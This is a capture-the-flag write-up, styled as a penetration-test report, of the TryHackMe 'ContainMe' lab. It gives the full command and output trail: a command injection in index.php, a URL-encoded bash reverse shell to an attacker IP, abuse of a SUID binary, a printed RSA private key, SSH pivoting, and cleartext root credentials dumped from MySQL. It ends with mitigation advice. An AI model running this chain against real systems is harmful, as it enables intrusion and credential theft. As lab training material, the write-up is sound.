Penetration Testing Report: ContainMe

1. General Information and Executive Summary

Field	**Detail**
Client	TryHackMe
Target IP	10.64.136.16
Associated Domain	N/A (Linux/Container Environment)
Consultant	Bender2997_
Testing Date	2026-04-08
Criticality	Critical
Compromise Vectors	Command Injection (RCE), Insecure SUID Binary, SSH Key Theft, Weak Credentials in MySQL

Executive Summary

The security evaluation of the target host (10.64.136.16) revealed critical vulnerabilities that allowed for full system compromise. Initial access was achieved by exploiting a **Command Injection (RCE)** vulnerability in a parameter (*path*) of the *index.php* web application. This provided a low-privileged *reverse shell* (user *www-data*).

The **privilege escalation** began by abusing an insecure SUID binary (*/usr/share/man/zh_TW/crypt*) to obtain temporary *root* privileges within a container. These privileges were used to steal the SSH private key of the user *mike*, allowing for **lateral movement** to an internal host (*host2*). Finally, on the new host, a **MySQL** database with **weak credentials** (*mike:password*) was discovered, exposing the system's *root* account credentials (*root:bjsig4868fgjjeog*), achieving full compromise.

2. Methodology and Exploitation Phases

The methodology was executed under a Black-Box approach, following the phases of reconnaissance, vulnerability analysis, and exploitation.

2.1. Reconnaissance and Enumeration Phase (Nmap, Web Services)

1. **Port Scanning (Nmap):** SSH services (22/tcp, 2222/tcp, 8022/tcp) and the HTTP web service (80/tcp, Apache 2.4.29) were identified.


```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/ContainMe]
└─# nmap -T5 -sS -sCV -Pn -n -p- --open 10.64.136.16 -oN scan_1.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-08 19:30 -0400
Nmap scan report for 10.64.136.16
Host is up (0.065s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:3e:80:d9:b0:98:fd:7e:09:6d:34:12:f9:15:8a:18 (RSA)
|   256 ec:5f:8a:1d:59:b3:59:2f:49:ef:fb:f4:4a:d0:1d:7a (ECDSA)
|_  256 b1:4a:22:dc:7f:60:e4:fc:08:0c:55:4f:e4:15:e0:fa (ED25519)
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  EtherNetIP-1?
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
8022/tcp open  ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.13ppa1+obfuscated~focal (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b9:a5:08:ac:76:5c:03:5f:a3:45:59:66:37:c6:f4:85 (RSA)
|   256 73:92:e2:8e:d1:6f:cf:5e:73:a0:40:f9:8b:bc:c8:5f (ECDSA)
|_  256 2d:94:42:01:2f:65:92:2b:48:2b:0b:e0:6b:3f:06:96 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 213.53 seconds
```


a. Executed Command: *nmap -T5 -sS -sCV -Pn -n -p- --open 10.64.136.16 -oN scan_1.txt*.


2. **Web Content Enumeration (Gobuster):** Key files such as *index.php* and *info.php* were discovered. The *info.php* file revealed the hostname *host1.lxd:80*, indicating that the machine operates within an LXD or Docker container.

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/ContainMe]
└─# gobuster dir -u http://10.64.136.16/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.64.136.16/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 277]
.hta                 (Status: 403) [Size: 277]
.htpasswd            (Status: 403) [Size: 277]
index.html           (Status: 200) [Size: 10918]
index.php            (Status: 200) [Size: 329]
info.php             (Status: 200) [Size: 68942]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
```

3. **Discovery of Command Injection:** It was identified that the *path* parameter of *index.php* allowed for system command injection.







2.2. Initial Access and Lateral Movement Phase

1. **Exploitation of Command Injection (CM-001):** ICMP connectivity was successfully tested, and a Bash reverse shell payload was executed to obtain initial access as the *www-data* user.

```
Not Secure http://10.64.136.16/index.php?path=;ping -c 1 192.168.203.116

        total 28K
drwxr-xr-x 2 root root 4.0K Jul 16  2021 .
drwxr-xr-x 3 root root 4.0K Jul 15  2021 ..
-rw-r--r-- 1 root root  11K Jul 15  2021 index.html
-rw-r--r-- 1 root root  154 Jul 16  2021 index.php
-rw-r--r-- 1 root root   20 Jul 15  2021 info.php
PING 192.168.203.116 (192.168.203.116): 56 data bytes
64 bytes from 192.168.203.116: icmp_seq=0 ttl=61 time=65.397 ms
--- 192.168.203.116 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/stddev = 65.397/65.397/65.397/0.000 ms
```

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/ContainMe]
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
20:14:00.096318 IP 10.64.136.16 > kali: ICMP echo request, id 25474, seq 0, length 64
20:14:00.096486 IP kali > 10.64.136.16: ICMP echo reply, id 25474, seq 0, length 64
```

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/ContainMe]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.203.116] from (UNKNOWN) [10.64.136.16] 46374
bash: cannot set terminal process group (5204): Inappropriate ioctl for device
bash: no job control in this shell
www-data@host1:/var/www/html$
```

a. RCE Command: *http://10.64.136.16/index.php?path=%3b%20bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/192.168.203.116/4444%200%3E%261%27*.

2. **Local Privilege Escalation (to Container Root) (CM-002):** The SUID binary */usr/share/man/zh_TW/crypt* was abused by running it with the argument *mike*, obtaining a shell with *uid=0(root)* (while maintaining *gid=33(www-data)*) within the container.

```
find / -perm -4000 -type f 2>/dev/null
/usr/share/man/zh_TW/crypt
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/mount
/bin/ping
/bin/su
/bin/umount
/bin/fusermount
/bin/ping6
```

```
www-data@host1:/var/www/html$ /usr/share/man/zh_TW/crypt mike
/usr/share/man/zh_TW/crypt mike
whoami
root
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

3. **SSH Key Theft and Access to host2 (CM-005):** Using elevated privileges, the */home/mike/.ssh/* directory was accessed to steal the *id_rsa* private key. This key was used to establish an SSH connection with the user *mike* to the internal host *172.16.20.2* (host2).

```
root@host1:/home/mike# cat .ssh/id_rsa
cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAnWmOnLHQfBxrW0W0YuCiTuuGjCMUrISE4hdDMMuZruW6nj+z
YQCmjcL3T4j7v3/ddOBsTgxwi/+ZRZtRqJlvKEevPHJ8cR1DX7mmNyU3w/DRMnrW
djcIozYXVYdmj9v3e8xPbR6ybJX6fKpTuaDVdiwqQAecbvs5tBUkonAYUBuv1nhb
p/6+ZRYWNWv9RXE1XRuhROXD1Kl/tm7z4EcGZEDHu36oka23JJL7vzMeNtAdz3JF
wlGAtXH1cpdNa3+JKl/dBrRjV+YT3YivlqA2z4tRx/sA91RTxEO5oTYEL0bR1cKg
UPf1b21ecna8mpvQnkQmqQe8W9tSSlzVb6jnowIDAQABAoIBAA09O4liSy6lFUJv
8mP+kKgilwZiTPLVkneRjU0lUp+rIq78nJGkBF4X78T4uHO6xV13IqTN1wlvTezU
y2FqxjaVEN/8oQrCc1AxxREOSEpqjq24NyFqL4fKnNvMr4uZ7I60+FktI8SOOKsT
iEcsh8eQn10TRszuxEOpI5Ol6eWSzMPKxuw4ChniJsvaz8IDkYd4O/MDddjgcttb
Wv+LhX7qANPnRzeIDUNG2wmy3U+gxIJno/h3Xec0kVNQ0qwZmr56DO9G1oBbTU+4
6ynpIG2hEbSwGktWmnfw/4O+DZr8NiqeLY10G0MIwFIycuj2QfIF+mY6nqCZPWrH
8Lkf8wECgYEA0PMS/uqxL5u4e+bwSPdtfhEvFxk33/+PWMFIx0c5v7/jwtSW+/0v
YEIDC/DmHh9h4aF8dHMg8×18B50dw0HuLHWIgezNjJ9M8jwQgixRGamc5m6oFWh5
59581KWVIuDFqLG/6DN6cW/QQDo2MrNKP3QADeUPb2jhflzmir0TDLECgYEAwNud
VzZ6ON5YvbJbNh/JltSS1jAqUftzheX/m+3VrjE0iChLGvyP84aY7qpbiXNLHe+3
1/4JPoTljlml2RMTdZjAiF52u6KXwOLx6alGFoSbmAoZYG/4/Z0pwLjcozWGrjYD
03EDPdCclzWFyCqD9pYFGVAvEJuqx3rGYm1x/pMCgYEA0IdWFNwqOsYhBl6CvX9Z
YbBKm7XKQp2s9LnpJSAbLReXebBqgk+6gUk/+yHOto9BQ0nDiAACCT8KshqGQoDA
7tPZiTjIJqgwxatWGmOaCI9yi7IxwzPCPbqYQCyEOwuxl9rVGCqP7zfU0NSHlG/E
ELF3AGby0ZANQuv6FMn/gfECgYEAkjoyK31P4KyeBn8kb35coDNffm2YuP56Ei1Y
yMblPKVsWkyK3dRf5VrJvDSJIUe8zd8Duw6PvcqQL4XDnTq8h26hlQRi7FQU0hiB
KhTB4rL7MqV9pkRgOxOeI9VG3azpCFBGSFypA4aYJIJdhG7QDfijtxS4CtStAYES
yHCJfWcCgYAFzAx6hwi9smlvCpoZ1D8TRyqlxKf4YtSkTl74ZyiRESfvpuZSiclg
mFdVoHOt+gkpsXkmGmuqymIBRYGEw3dJ2C4MRPjx0UFpua0BAZ5k0ly6eaZuejWj
0/AHOf/jOfwvM4G2X0L8yjJqq/5F6NOjf9uxEusphzDcr/I1inuY3A==
-----END RSA PRIVATE KEY-----
```

```
root@host1:/tmp# ssh mike@172.16.20.6 -i id_rsa
ssh mike@172.16.20.6 -i id_rsa
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Apr  9 00:59:15 2026 from 172.16.20.2
mike@host2:~$ netstat -tulpn
```

2.3. Final Privilege Escalation and Full Control Phase

1. **Privilege Escalation on host2 (MySQL) (CM-004):** On *host2*, a MySQL service (3306/tcp) with local access was identified. The *accounts* database was accessed using the weak credentials *mike:password*.

```
mike@host2:~$ netstat -tulpn
netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
```

```
mike@host2:~$ mysql -u mike -p
mysql -u mike -p
Enter password: password

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.34-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| accounts           |
+--------------------+
2 rows in set (0.01 sec)
```

2. **Critical Credential Extraction (CM-003):** The *users* table within the database exposed the cleartext password for the system's *root* user.

```
mysql> use accounts;
use accounts;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----------------+
| Tables_in_accounts |
+-----------------+
| users           |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from users;
select * from users;
+-------+--------------------+
| login | password           |
+-------+--------------------+
| root  | bjsig4868fgjjeog   |
| mike  | WhatAreYouDoingHere |
+-------+--------------------+
2 rows in set (0.00 sec)
```

a. Obtained Credential: *root:bjsig4868fgjjeog*.

3. **Full Compromise (Root):** The extracted credential was used to switch to the *root* user on the system (*su root*), achieving full control of the host (*uid=0(root) gid=0(root)*).

```
mike@host2:~$ su root
su root
Password: bjsig4868fgjjeog

root@host2:/home/mike# id
id
uid=0(root) gid=0(root) groups=0(root)
```

4. **Obtaining the Final Flag:** An encrypted *mike.zip* file was found in the */root* directory. *mike's* password (*WhatAreYouDoingHere*) found in the MySQL database was used to extract the content.

```
root@host2:~# unzip mike.zip
unzip mike.zip
Archive:  mike.zip
[mike.zip] mike password: WhatAreYouDoingHere

 extracting: mike
```

```
root@host2:~# cat mike
cat mike
THM{_Y0U_F0UND_TH3_C0NTA1N3RS_}
```

a. Final Flag: *THM{_Y0U_F0UND_TH3_C0NTA1N3RS_}*.

3. Conclusions and Mitigation Recommendations

3.1. Conclusion

The full compromise of the system (10.64.136.16) resulted from chaining an external **Command Injection** vulnerability with a series of internal misconfigurations that allowed for privilege escalation and lateral movement. The most critical flaw was storing high-privileged credentials (*root* user) in cleartext within an application database accessible to low-level users.

3.2. Critical Recommendations

ID	Risk	Mitigation Recommendation	Priority
CM-001	Command Injection (RCE)	Implement strict validation of user input and apply character whitelists. Avoid using system command execution functions with user-controlled data.	Critical
CM-002	Insecure SUID Binary	Audit all binaries with the SUID bit active. Disable or restrict the use of binaries like /usr/share/man/zh_TW/crypt that can be abused for privilege escalation.	Critical

CM-003	Credential Storage	**Never** store user passwords, especially system root ones, in cleartext within application databases. Use secure hashing functions (e.g., Argon2, bcrypt) and salting.	Critical
CM-004	Weak Credentials	Implement robust and complex password policies for all services, especially databases (MySQL).	High
CM-005	Insecure Lateral Movement (SSH)	Review permissions for sensitive files (e.g., id_rsa) and ensure only the owner can read them (chmod 600) to prevent theft.	Medium

4. Lessons Learned / Attack Analysis

- **Exploitation Chain:** The exploitation relied on a critical sequence: Command Injection -> SUID Abuse -> SSH Key Theft -> Database Access -> Root Credential Exposure. This highlights that mitigating any single point in the chain could have prevented full compromise.
- **Containers and Lateral Movement:** Although the initial vulnerability was on a containerized host (host1.lxd), the SSH keys allowed pivoting to a different internal host (host2),

demonstrating that poor segmentation or application credential management can negate the security benefits of containerization.

- **Reuse Risk:** Storing and reusing the system's root password in an application database table is a fundamental security risk that must be corrected immediately.